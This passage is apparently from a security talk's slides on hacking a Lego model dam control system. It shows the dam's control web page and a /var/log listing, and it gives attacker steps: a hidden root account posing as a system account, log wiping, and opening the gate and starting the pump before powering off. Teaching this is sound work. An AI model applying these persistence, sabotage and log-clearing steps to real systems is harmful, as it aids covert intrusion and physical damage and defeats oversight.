
```
1 <HTML>
2
3 
4 <BR>
5 <P><B>Beaver Dam: Dam Systems</B></P>
6
7 <table style="width:40%", BORDER=2 BORDERCOLOR=BLACK>
8
9 <tr>
10 <th><A HREF=gateopen.php><button>Open Gate </button></A></th>
11 <th><A HREF=fanon.php><button>Pump START, Relay Fan ON </button></A></th>
12 </tr>
13 </table>
14
15 <P>=====</P>
16
17 <table style="width:40%", BORDER=2 BORDERCOLOR=BLACK>
18
19 <tr>
20 <th><A HREF=gateclose.php><button>Close Gate </button></A></th>
21 <th><A HREF=fanoff.php><button>Pump STOPPED, Relay Fan OFF </button></A></th>
22 </tr>
23 </table>
24
25 <P>=====</P>
26
27
28 <BR>
29
30 <P><A HREF=index.html>Home</P>
31 </HTML>
32
33
```

Maintaining Access

WAP – nothing to do

Beaver Dam Systems Page – nothing to do

Beaver Dam Backend – setup second root-level account that looks like legitimate system account



Covering Tracks

WAP – logs? maybe?

Beaver Dam Systems Page – see below

Beaver Dam Backend – all related logs in /var/log (better yet, open the gate, start the pump clear the logs and then power off the system so it is not recoverable!!)

```
jasons — ubuntu@ip-172-31-11-241: /var/log — ssh — 80x24
ubuntu@ip-172-31-11-241:~$
ubuntu@ip-172-31-11-241:~$ cd /var/log
ubuntu@ip-172-31-11-241:/var/log$ ls
alternatives.log      btmp.1              dpkg.log.8.gz      news
alternatives.log.1    cloud-init.log      dpkg.log.9.gz      puppet
alternatives.log.2.gz ConsoleKit          fontconfig.log     rsyslog-stats
alternatives.log.3.gz datasync            fsck               syslog
alternatives.log.4.gz dist-upgrade       kern.log           syslog.1
alternatives.log.5.gz dmesg              kern.log.1         syslog.2.gz
alternatives.log.6.gz dmesg.0            kern.log.2.gz      syslog.3.gz
alternatives.log.7.gz dmesg.1.gz         kern.log.3.gz      syslog.4.gz
alternatives.log.8.gz dmesg.2.gz         kern.log.4.gz      syslog.5.gz
apache2               dmesg.3.gz         landscape           syslog.6.gz
apport.log            dmesg.4.gz         lastlog            syslog.7.gz
apport.log.1          dpkg.log            mail.err           sysstat
apt                  dpkg.log.1          mail.err.1         tomcat6
auth.log              dpkg.log.10.gz     mail.err.2.gz      udev
auth.log.1            dpkg.log.2.gz      mail.err.3.gz      ufw.log
auth.log.2.gz         dpkg.log.3.gz      mail.log           unattended-upgrades
auth.log.3.gz         dpkg.log.4.gz      mail.log.1         upstart
auth.log.4.gz         dpkg.log.5.gz      mail.log.2.gz      wtmp
boot.log              dpkg.log.6.gz      mail.log.3.gz      wtmp.1
btmp                  dpkg.log.7.gz      mail.log.4.gz
ubuntu@ip-172-31-11-241:/var/log$
```

<https://www.loggly.com/ultimate-guide/linux-logging-basics/>

What do you choose?

It's okay, they're only Lego people...



<https://www.lego.com/en-us/product/fun-in-the-park-city-people-pack-60134>

Lessons Learned

1

Online = Hackable



2

Remote/Isolated = Hackable



3

Old Assets = Hackable



Thanks and Q&A!



Connections:

LinkedIn – <https://www.linkedin.com/in/brad-e-rhodes-cissp-issep-cism-gcih-1951ba7/>

Email(s) – brad.e.rhodes@accenturefederal.com & brad.e.rhodes.mil@army.mil